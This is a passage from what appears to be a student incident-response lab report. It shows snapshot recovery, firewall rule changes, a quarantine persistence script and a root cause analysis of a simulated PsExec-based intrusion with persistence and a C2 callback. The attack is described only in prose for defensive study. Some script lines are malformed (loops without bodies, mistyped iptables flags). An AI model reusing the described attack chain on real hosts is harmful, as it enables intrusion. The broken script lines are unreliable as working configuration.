


Figure . VMware Snapshot Manager showing the clean "Pre Simulation" snapshot (2026-06-25), used as the recovery baseline for WIN-VICTIM.

```
Administrator: Windows PowerShell
PS C:\Windows\system32> New-Item -ItemType Directory -Path "C:\Lab5_Recovery" -Force | Out-Null
PS C:\Windows\system32>
PS C:\Windows\system32> @"
>> SPR708 Lab 5 Recovery Validation
>> Computer: $env:COMPUTERNAME
>> Created: $(Get-Date)
>> Status: Known good data before backup
>> "@ | Set-Content "C:\Lab5_Recovery\known_good.txt"
PS C:\Windows\system32> (Get-FileHash "C:\Lab5_Recovery\known_good.txt" -Algorithm SHA256).Hash |
>> Set-Content "C:\Lab5_Recovery\known_good.sha256"
PS C:\Windows\system32> Get-Content "C:\Lab5_Recovery\known_good.txt"
SPR708 Lab 5 Recovery Validation
Computer: WIN-VICTIM
Created: 07/20/2026 21:01:44
Status: Known good data before backup
PS C:\Windows\system32> Get-Content "C:\Lab5_Recovery\known_good.sha256"
CCBDBED7DFFE38AFA05C5B4BD4710D1A551631A76BD30519A6EBC2031C5B808F
PS C:\Windows\system32> Get-ChildItem "C:\Lab5_Recovery"

Directory: C:\Lab5_Recovery

Mode                LastWriteTime         Length Name
----                -
-a----             7/20/2026   9:02 PM           66 known_good.sha256
-a----             7/20/2026   9:01 PM          122 known_good.txt

PS C:\Windows\system32>
```

Figure . WIN-VICTIM immediately before reverting to the Pre Simulation snapshot (pre-restore state).

```
Administrator: Windows PowerShell
PS C:\Windows\system32> Test-Path "C:\Lab5_Recovery\known_good.txt"
False
PS C:\Windows\system32> Get-ChildItem "C:\Lab5_Recovery"

Directory: C:\Lab5_Recovery

Mode                LastWriteTime         Length Name
----                -
-a----             7/20/2026   9:02 PM           66 known_good.sha256

PS C:\Windows\system32> _
```

Figure . WIN-VICTIM after reverting to the Pre Simulation snapshot (post-restore state).

```
Administrator: Windows PowerShell
PS C:\Windows\system32> hostname
WIN-VICTIM
PS C:\Windows\system32> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::b991:d86f:f934:d18e%15
    Autoconfiguration IPv4 Address. . : 169.254.81.232
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 

Ethernet adapter Ethernet1:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::309:e5e1:5293:be4e%7
    IPv4 Address. . . . . : 172.16.1.70
    Subnet Mask . . . . . : 255.255.255.224
    Default Gateway . . . . . : 172.16.1.65

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 
PS C:\Windows\system32> schtasks /Query /TN SPR708_Phase3_UpdateCheck
ERROR: The system cannot find the file specified.
PS C:\Windows\system32> reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v SPR708Phase3UpdateCheck

ERROR: The system was unable to find the specified registry key or value.
PS C:\Windows\system32> Test-Path "C:\ProgramData\SPR708"
False
PS C:\Windows\system32> █
```

Figure . Restored WIN-VICTIM verified clean: the scheduled task, Run key, and SPR708 directory are all absent after recovery.

Services

After the host was restored, the lab services were confirmed reachable and operational, demonstrating that recovery restored not only the endpoint but also normal service availability across the environment.

```

PING 172.16.1.33 (172.16.1.33) 56(84) bytes of data.
64 bytes from 172.16.1.33: icmp_seq=1 ttl=64 time=0.047 ms
64 bytes from 172.16.1.33: icmp_seq=2 ttl=64 time=0.031 ms
64 bytes from 172.16.1.33: icmp_seq=3 ttl=64 time=0.030 ms

--- 172.16.1.33 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2074ms
rtt min/avg/max/mdev = 0.030/0.036/0.047/0.007 ms
PING 172.16.1.66 (172.16.1.66) 56(84) bytes of data.
64 bytes from 172.16.1.66: icmp_seq=1 ttl=64 time=0.319 ms
64 bytes from 172.16.1.66: icmp_seq=2 ttl=64 time=0.183 ms
64 bytes from 172.16.1.66: icmp_seq=3 ttl=64 time=0.256 ms

--- 172.16.1.66 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2046ms
rtt min/avg/max/mdev = 0.183/0.252/0.319/0.055 ms
esoares5@router:~$

```

Figure . Services VM reachable again after recovery and re-hardening.

```

esoares5@services:~$ docker ps
CONTAINER ID   IMAGE          COMMAND                  CREATED        STATUS        PORTS                    NAMES
611fd8cf41ab   nextcloud:latest   "/entrypoint.sh apac..." 5 weeks ago    Up 3 hours    80/tcp                  nex
tcloud
00fdd4f89d2f   bkinminich/juice-shop   "/nodejs/bin/node /j..." 5 weeks ago    Up 3 hours    0.0.0.0:3000->3000/tcp, [::]:3000->3000/tcp   jul
ceshop
e7c09d752093   httpd:latest      "httpd-foreground"        5 weeks ago    Up 3 hours    0.0.0.0:8080->80/tcp, [::]:8080->80/tcp      cor
porate_site
2e290385f908   odoo:latest       "/entrypoint.sh odoo"      5 weeks ago    Up 10 seconds  8069/tcp, 8071-8072/tcp  erp
9c5e13452264   owasp/modsecurity-crs:nginx   "/docker-entrypoint..." 5 weeks ago    Restarting (2) 15 seconds ago              ngl
nx_proxy
esoares5@services:~$ sudo ss -tulpn | grep -E ':80|:443|:8080|:9001'
[sudo] password for esoares5:
tcp        LISTEN     0          511        0.0.0.0:443      0.0.0.0:*    users:((("nginx",pid=13566,fd=7),("nginx",pid=13565,fd=7),("nginx",pid=13563,fd=7)))
tcp        LISTEN     0          4096       0.0.0.0:8080     0.0.0.0:*    users:((("docker-proxy",pid=2634,fd=8))
tcp        LISTEN     0          4096       [::]:8080       [::]:*       users:((("docker-proxy",pid=2645,fd=8))
esoares5@services:~$

```

Figure . Docker and nginx services back up and running on the Services VM.

```
PS C:\Windows\system32> ping 172.16.1.34

Pinging 172.16.1.34 with 32 bytes of data:
Reply from 172.16.1.34: bytes=32 time<1ms TTL=63
Reply from 172.16.1.34: bytes=32 time<1ms TTL=63
Reply from 172.16.1.34: bytes=32 time<1ms TTL=63
Reply from 172.16.1.34: bytes=32 time<1ms TTL=63

Ping statistics for 172.16.1.34:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
PS C:\Windows\system32> Test-NetConnection 172.16.1.34 -Port 443

ComputerName      : 172.16.1.34
RemoteAddress     : 172.16.1.34
RemotePort        : 443
InterfaceAlias    : Ethernet1
SourceAddress     : 172.16.1.70
TcpTestSucceeded  : True

PS C:\Windows\system32> Test-NetConnection 172.16.1.34 -Port 8080

ComputerName      : 172.16.1.34
RemoteAddress     : 172.16.1.34
RemotePort        : 8080
InterfaceAlias    : Ethernet1
SourceAddress     : 172.16.1.70
TcpTestSucceeded  : True

PS C:\Windows\system32> Test-NetConnection 172.16.1.34 -Port 3000
```

Figure . Connectivity from the restored WIN-VICTIM to the Services VM, confirming permitted service access is available again.




Figure . OWASP Juice Shop web service reachable from the Windows VM, confirming restored service availability.

5. Validation

Rules and System Check

Validation confirmed that normal operations were restored and that monitoring remained intact. The temporary quarantine rules were removed, victim connectivity was re-established, and both the Wazuh agents and the Suricata IDS were verified running.

```

esoares5@router:~$ sudo iptables -vnl FORWARD --line-numbers | head -30
Chain FORWARD (policy DROP 3864 packets, 250K bytes)
num pkts bytes target prot opt in out source destination
1 0 0 DROP all -- * * 0.0.0.0/0 172.16.1.70
2 389 26769 DROP all -- * * 172.16.1.70 0.0.0.0/0
3 0 0 ACCEPT all -- * * 172.16.1.130 172.16.1.2 /* SPR708 Kali to AD */
4 0 0 ACCEPT all -- * * 172.16.1.130 172.16.1.34 /* SPR708 Kali to Services */
5 0 0 ACCEPT all -- * * 172.16.1.130 172.16.1.70 /* SPR708 Kali to Windows victim */
6 0 0 ACCEPT icmp -- * * 172.16.1.130 172.16.1.66 /* SPR708 Kali ping Wazuh */
7 0 0 ACCEPT icmp -- * * 172.16.1.66 172.16.1.130 /* SPR708 Wazuh ping Kali */
8 0 0 ACCEPT icmp -- * * 172.16.1.34 172.16.1.66 /* SPR708 Services ping Wazuh */
9 0 0 ACCEPT icmp -- * * 172.16.1.66 172.16.1.34 /* SPR708 Wazuh ping Services */
10 0 0 ACCEPT icmp -- * * 172.16.1.2 172.16.1.66 /* SPR708 AD ping Wazuh */
11 0 0 ACCEPT icmp -- * * 172.16.1.66 172.16.1.2 /* SPR708 Wazuh ping AD */
12 3811 1423K ACCEPT tcp -- * * 172.16.1.32/27 172.16.1.66 multiport dports 1514,1515 /* SPR708 Services subnet to Wazuh agent ports */
13 4117 1452K ACCEPT tcp -- * * 172.16.1.0/27 172.16.1.66 multiport dports 1514,1515 /* SPR708 AD subnet to Wazuh agent ports */
14 287K 287M ACCEPT all -- * * 0.0.0.0/0 0.0.0.0/0 state RELATED,ESTABLISHED /* SPR708 allow established traffic */
15 4159 270K DOCKER-USER all -- * * 0.0.0.0/0 0.0.0.0/0
16 4159 270K DOCKER-FORWARD all -- * * 0.0.0.0/0 0.0.0.0/0
17 295 20737 ACCEPT all -- ens36 ens33 0.0.0.0/0 0.0.0.0/0
18 0 0 ACCEPT all -- ens33 ens36 0.0.0.0/0 0.0.0.0/0 state RELATED,ESTABLISHED
esoares5@router:~$ sudo iptables -D FORWARD 1
esoares5@router:~$ sudo iptables -D FORWARD 1
esoares5@router:~$ sudo iptables -vnl FORWARD --line-numbers | head -30
Chain FORWARD (policy DROP 3926 packets, 254K bytes)
num pkts bytes target prot opt in out source destination
1 0 0 ACCEPT all -- * * 172.16.1.130 172.16.1.2 /* SPR708 Kali to AD */
2 0 0 ACCEPT all -- * * 172.16.1.130 172.16.1.34 /* SPR708 Kali to Services */
3 0 0 ACCEPT all -- * * 172.16.1.130 172.16.1.70 /* SPR708 Kali to Windows victim */
4 0 0 ACCEPT icmp -- * * 172.16.1.130 172.16.1.66 /* SPR708 Kali ping Wazuh */
5 0 0 ACCEPT icmp -- * * 172.16.1.66 172.16.1.130 /* SPR708 Wazuh ping Kali */
6 0 0 ACCEPT icmp -- * * 172.16.1.34 172.16.1.66 /* SPR708 Services ping Wazuh */
7 0 0 ACCEPT icmp -- * * 172.16.1.66 172.16.1.34 /* SPR708 Wazuh ping Services */
8 0 0 ACCEPT icmp -- * * 172.16.1.2 172.16.1.66 /* SPR708 AD ping Wazuh */
9 0 0 ACCEPT icmp -- * * 172.16.1.66 172.16.1.2 /* SPR708 Wazuh ping AD */
10 3879 1444K ACCEPT tcp -- * * 172.16.1.32/27 172.16.1.66 multiport dports 1514,1515 /* SPR708 Services subnet to Wazuh agent ports */
11 4412 1571K ACCEPT tcp -- * * 172.16.1.0/27 172.16.1.66 multiport dports 1514,1515 /* SPR708 AD subnet to Wazuh agent ports */
12 287K 287M ACCEPT all -- * * 0.0.0.0/0 0.0.0.0/0 state RELATED,ESTABLISHED /* SPR708 allow established traffic */
13 4222 274K DOCKER-USER all -- * * 0.0.0.0/0 0.0.0.0/0
14 4222 274K DOCKER-FORWARD all -- * * 0.0.0.0/0 0.0.0.0/0
15 296 20817 ACCEPT all -- ens36 ens33 0.0.0.0/0 0.0.0.0/0
16 0 0 ACCEPT all -- ens33 ens36 0.0.0.0/0 0.0.0.0/0 state RELATED,ESTABLISHED

```

Figure . Removing the temporary quarantine DROP rules from the router FORWARD chain.

```

Administrator: Windows PowerShell

PS C:\Windows\system32> ping 172.16.1.2

Pinging 172.16.1.2 with 32 bytes of data:
Reply from 172.16.1.2: bytes=32 time<1ms TTL=127
Reply from 172.16.1.2: bytes=32 time<1ms TTL=127
Reply from 172.16.1.2: bytes=32 time<1ms TTL=127
Reply from 172.16.1.2: bytes=32 time<1ms TTL=127

Ping statistics for 172.16.1.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
PS C:\Windows\system32> ping 172.16.1.34

Pinging 172.16.1.34 with 32 bytes of data:
Reply from 172.16.1.34: bytes=32 time<1ms TTL=63
Reply from 172.16.1.34: bytes=32 time<1ms TTL=63
Reply from 172.16.1.34: bytes=32 time<1ms TTL=63
Reply from 172.16.1.34: bytes=32 time<1ms TTL=63

Ping statistics for 172.16.1.34:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

```

Figure . WIN-VICTIM connectivity restored after the quarantine rules are removed.

```
esoares5@admin: ~
Wazuh agent_control. List of available agents:
  ID: 000, Name: admin.spr708.group11 (server), IP: 127.0.0.1, Active/Local
  ID: 001, Name: AD-Server, IP: any, Active
  ID: 005, Name: router.spr708.group11, IP: any, Active
  ID: 004, Name: services.spr708.group11, IP: any, Active
  ID: 006, Name: WIN-VICTIM, IP: any, Active

List of agentless devices:
```

Figure . Wazuh running across all agents (AD, router, Services, WIN-VICTIM, and the local server) after recovery.

```
esoares5@router:~$ sudo systemctl status suricata --no-pager
sudo systemctl status wazuh-agent --no-pager
sudo iptables -vnl FORWARD --line-numbers | head -30
● suricata.service - Suricata IDS/IDP daemon
   Loaded: loaded (/lib/systemd/system/suricata.service; enabled; vendor preset: enabled)
   Active: active (running) since Mon 2026-07-20 21:31:50 EDT; 59min ago
     Docs: man:suricata(8)
           man:suricata-sc(8)
           https://suricata-ids.org/docs/
   Process: 1136 ExecStart=/usr/bin/suricata -D --af-packet -c /etc/suricata/suricata.yaml --pidfile /run/suricata.pid (code=exited, status=0/SUCCESS)
    Main PID: 1196 (Suricata-Main)
      Tasks: 18 (limit: 2202)
     Memory: 32.8M
        CPU: 2min 8.578s
    CGroup: /system.slice/suricata.service
            └─1196 /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata.yaml --pidfile /run/suricata.pid

Jul 20 21:31:50 router.spr708.group11 systemd[1]: Starting Suricata IDS/IDP daemon...
Jul 20 21:31:50 router.spr708.group11 suricata[1136]: 20/7/2026 -- 21:31:50 - <Notice> - This is Suricata version 6.0.4 RELEASE running in SYSTEM mode
Jul 20 21:31:50 router.spr708.group11 systemd[1]: Started Suricata IDS/IDP daemon.
● wazuh-agent.service - Wazuh agent
   Loaded: loaded (/lib/systemd/system/wazuh-agent.service; enabled; vendor preset: enabled)
   Active: active (running) since Mon 2026-07-20 21:31:57 EDT; 59min ago
     Process: 1137 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/SUCCESS)
      Tasks: 32 (limit: 2202)
     Memory: 333.9M
        CPU: 30.555s
    CGroup: /system.slice/wazuh-agent.service
            └─1212 /var/ossec/bin/wazuh-execd
              1266 /var/ossec/bin/wazuh-agentd
              1871 /var/ossec/bin/wazuh-syscheckd
              1887 /var/ossec/bin/wazuh-logcollector
              2056 /var/ossec/bin/wazuh-modulesd
```

Figure . Suricata IDS service active and running on the router after recovery.

Persistence of the Hardened Configuration

To ensure the hardened firewall survives reboots, the FORWARD policy was wrapped in an idempotent shell script and installed as a oneshot systemd service enabled at boot.

```

GNU nano 6.2 /usr/local/sbin/spr708-lab5-quarantine-persistent.sh *
#!/bin/bash
set -e

# SPR708 Lab 5 persistent quarantine network setup
# VLAN 40 Quarantine segment: 172.16.1.160/27
# Router quarantine gateway: 172.16.1.161
# Quarantined WIN-VICTIM: 172.16.1.162

QUAR_IF="ens41"
QUAR_NET="172.16.1.160/27"
QUAR_GW="172.16.1.161/27"
WAZUH_IP="172.16.1.66"

# Bring quarantine interface online
ip link set "$QUAR_IF" up

# Remove any old IPs from ens41, then apply the quarantine gateway
ip addr flush dev "$QUAR_IF"
ip addr add "$QUAR_GW" brd 172.16.1.191 dev "$QUAR_IF"

# Remove old duplicate Lab 5 quarantine rules if they exist
while iptables -D FORWARD -s 172.16.1.160/27 -d 172.16.1.66 -p tcp -m multiport --dports 1514,1515 -m comment --comment "LAB5 allow quarantine Wazuh"
while iptables -D FORWARD -s 172.16.1.66 -d 172.16.1.160/27 -m state --state RELATED,ESTABLISHED -m comment --comment "LAB5 allow Wazuh return traffic"
while iptables -D FORWARD -s 172.16.1.160/27 -d 172.16.1.0/24 -m comment --comment "LAB5 quarantine block outbound from VLAN40" -j DROP 2>/dev/null
while iptables -D FORWARD -s 172.16.1.0/24 -d 172.16.1.160/27 -m comment --comment "LAB5 quarantine block inbound to VLAN40" -j DROP 2>/dev/null

# Insert quarantine rules at the top of FORWARD chain.
# Accept Wazuh agent traffic first, then block everything else between VLAN 40 and lab networks.
iptables -I FORWARD 1 -s 172.16.1.0/24 -d 172.16.1.160/27 -n comment --comment "LAB5 quarantine block inbound to VLAN40" -j DROP
iptables -I FORWARD 1 -s 172.16.1.160/27 -d 172.16.1.0/24 -n comment --comment "LAB5 quarantine block outbound from VLAN40" -j DROP
iptables -I FORWARD 1 -s 172.16.1.66 -d 172.16.1.160/27 -m state --state RELATED,ESTABLISHED -n comment --comment "LAB5 allow Wazuh return traffic"
iptables -I FORWARD 1 -s 172.16.1.160/27 -d 172.16.1.66 -p tcp -m multiport --dports 1514,1515 -n comment --comment "LAB5 allow quarantine Wazuh agent"

echo "SPR708 Lab 5 quarantine VLAN and firewall rules applied."

```

Figure . Idempotent shell script that reapplies the hardened FORWARD policy, providing persistence of the firewall configuration.

```

esoares5@router:~$ sudo chmod +x /usr/local/sbin/spr708-lab5-quarantine-persistent.sh
esoares5@router:~$ sudo /usr/local/sbin/spr708-lab5-quarantine-persistent.sh
SPR708 Lab 5 quarantine VLAN and firewall rules applied.
esoares5@router:~$ ip -br a show ens41
ip route show dev ens41
sudo iptables -vnl FORWARD --line-numbers | head -30
ens41 UP 172.16.1.161/27
172.16.1.160/27 proto kernel scope link src 172.16.1.161
Chain FORWARD (policy DROP 19649 packets, 1234K bytes)
num pkts bytes target prot opt in out source destination
1 0 0 ACCEPT tcp -- * * 172.16.1.160/27 172.16.1.66 multiport dports 1514,1515 /* LAB5 allow quarantine Wazuh agent traffic */
2 0 0 ACCEPT all -- * * 172.16.1.66 172.16.1.160/27 state RELATED,ESTABLISHED /* LAB5 allow Wazuh return traffic to quarantine */
3 0 0 DROP all -- * * 172.16.1.160/27 172.16.1.0/24 /* LAB5 quarantine block outbound from VLAN40 */
4 0 0 DROP all -- * * 172.16.1.0/24 172.16.1.160/27 /* LAB5 quarantine block inbound to VLAN40 */
5 9972 3625K ACCEPT all -- * * 0.0.0.0/0 0.0.0.0/0 state RELATED,ESTABLISHED
6 0 0 ACCEPT tcp -- * * 172.16.1.34 172.16.1.70 multiport sports 443,8080,3000
7 9 468 ACCEPT tcp -- * * 172.16.1.70 172.16.1.34 multiport dports 443,8080,3000
8 0 0 ACCEPT icmp -- * * 172.16.1.34 172.16.1.70
9 1 60 ACCEPT icmp -- * * 172.16.1.70 172.16.1.34
10 49798 9945K ACCEPT all -- * * 0.0.0.0/0 0.0.0.0/0 ctstate RELATED,ESTABLISHED
11 0 0 ACCEPT tcp -- * * 172.16.1.0/27 172.16.1.66 multiport dports 1514,1515 /* VLAN10 AD agent to Wazuh */
12 0 0 ACCEPT tcp -- * * 172.16.1.32/27 172.16.1.66 multiport dports 1514,1515 /* VLAN30 Services agent to Wazuh */
13 918 65791 ACCEPT udp -- * * 172.16.1.64/27 172.16.1.2 udp dpt:53 /* VLAN20 DNS to AD */
14 11 644 ACCEPT tcp -- * * 172.16.1.64/27 172.16.1.2 tcp dpt:53 /* VLAN20 DNS to AD tcp */
15 51 2940 LOG tcp -- * * 172.16.1.64/27 172.16.1.2 multiport dports 445,389,88 /* block+log user to AD mgmt */
LOG flags 0 level 4 prefix "BLOCKED-LATERAL "
16 0 0 LOG all -- * * 172.16.1.128/27 0.0.0.0/0 /* attacker isolated */ LOG flags 0 level 4 prefix "BLOCKED-EXTERNAL "
17 0 0 ACCEPT all -- * * 172.16.1.96/27 172.16.1.66 /* VLAN40 quarantine to Wazuh only */

```

Figure . Hardened FORWARD ruleset applied and written out by the persistence script.

```
esoares5@router: ~
GNU nano 6.2 /etc/systemd/system/spr708-lab5-quarantine.service *
[Unit]
Description=SPR708 Lab 5 Persistent VLAN 40 Quarantine and Firewall Rules
After=network-online.target spr708-lab-firewall.service
Wants=network-online.target

[Service]
Type=oneshot
ExecStart=/usr/local/sbin/spr708-lab5-quarantine-persistent.sh
RemainAfterExit=yes

[Install]
WantedBy=multi-user.target
```

Figure . systemd unit (oneshot) created to run the firewall persistence script at boot.

```
esoares5@router: ~
esoares5@router:~$ sudo systemctl daemon-reload
sudo systemctl enable spr708-lab5-quarantine.service
sudo systemctl start spr708-lab5-quarantine.service
sudo systemctl status spr708-lab5-quarantine.service --no-pager
Created symlink /etc/systemd/system/multi-user.target.wants/spr708-lab5-quarantine.service → /etc/systemd/system/spr708-lab5-quarantine.service.
● spr708-lab5-quarantine.service - SPR708 Lab 5 Persistent VLAN 40 Quarantine and Firewall Rules
   Loaded: loaded (/etc/systemd/system/spr708-lab5-quarantine.service; enabled; vendor preset: enabled)
   Active: active (exited) since Tue 2026-07-21 00:42:37 EDT; 37ms ago
     Process: 350387 ExecStart=/usr/local/sbin/spr708-lab5-quarantine-persistent.sh (code=exited, status=0/SUCCESS)
    Main PID: 350387 (code=exited, status=0/SUCCESS)
      CPU: 26ms

Jul 21 00:42:37 router.spr708.group11 systemd[1]: Starting SPR708 Lab 5 Persistent VLAN 40 Quarantine and Firewall Rules...
Jul 21 00:42:37 router.spr708.group11 spr708-lab5-quarantine-persistent.sh[350387]: SPR708 Lab 5 quarantine VLAN and firewall rules applied.
Jul 21 00:42:37 router.spr708.group11 systemd[1]: Finished SPR708 Lab 5 Persistent VLAN 40 Quarantine and Firewall Rules.
esoares5@router:~$
```

Figure . Enabling and starting the firewall persistence service; the status shows the oneshot service active.

6. Root Cause Analysis

6.1 Summary

Local administrator credentials were available on WIN-VICTIM and could be used remotely. Once Kali authenticated to the host, it was able to write to the ADMIN\$ share, create a temporary service, and obtain a shell running as NT AUTHORITY\SYSTEM. That level of privilege was sufficient to execute the payload, establish persistence, perform discovery, attempt lateral movement, and trigger the C2 callback. The underlying cause was therefore not a single vulnerability but a chain of weak administrative-access control, permissive SMB access, and insufficient segmentation that allowed a single foothold to escalate into full host control and internal reconnaissance.

The following evidence, drawn from Section 1 (Identification), substantiates this analysis:

- PsExec successful connection to WIN-VICTIM
- Writable ADMIN\$ administrative share
- Temporary service created and started

- whoami returning nt authority\system
- Payload execution output (Phase 2 marker and child process)
- Scheduled task created (SPR708_Phase3_UpdateCheck)
- Registry Run key created (SPR708Phase3UpdateCheck)
- Phase 4 internal probing of AD and Services
- Phase 5 HTTP callback to Kali

6.2 Why the Attack Succeeded

The attack succeeded because WIN-VICTIM allowed remote administrative access over SMB using a local administrator account. Once the attacker authenticated from Kali, PsExec was able to copy a temporary executable to the ADMIN\$ share, create a service, and open a remote SYSTEM shell, giving the attacker full control of the victim system. From there, the attacker executed the staged payload, created persistence through a scheduled task and a registry Run key, performed internal discovery, attempted lateral movement toward AD and Services, and sent a C2-style callback to Kali.

6.3 Missing Controls

1. Local administrator credentials were not tightly controlled.
2. Remote SMB administrative-share access was allowed.
3. The victim was able to communicate directly with the attacker machine.
4. The victim had enough network access to probe internal systems.
5. PowerShell and process logging required tuning.
6. Sysmon visibility was missing or limited.
7. Suricata required custom rules to detect the full attack chain.
8. Wazuh visibility depended on whether the right logs were forwarded.

6.4 Recommendations

To reduce this risk, local administrator access should be limited and managed with a tool such as LAPS, and remote use of local administrator accounts should generate alerts. SMB administrative shares should be restricted to approved management systems only. Network segmentation should prevent normal workstations from reaching sensitive internal services unless explicitly required. PowerShell Script Block Logging, Module Logging, process-creation auditing, and Sysmon should be enabled and forwarded to Wazuh. Finally, Suricata rules should be tuned to detect payload downloads, SMB remote execution, persistence activity, lateral-movement attempts, and outbound callback traffic.

6.5 Root Cause Summary Table

Table 2. Root cause analysis — findings, impact, and recommendations.

Root cause area	Finding	Impact	Recommendation
Credential control	Local admin credentials were usable from Kali.	Attacker gained remote access to WIN-VICTIM.	Use LAPS, rotate local admin passwords, and alert on remote local-admin logins.
SMB access	ADMIN\$ was writable.	Psexec could upload and run a service.	Restrict SMB admin shares to trusted admin hosts only.
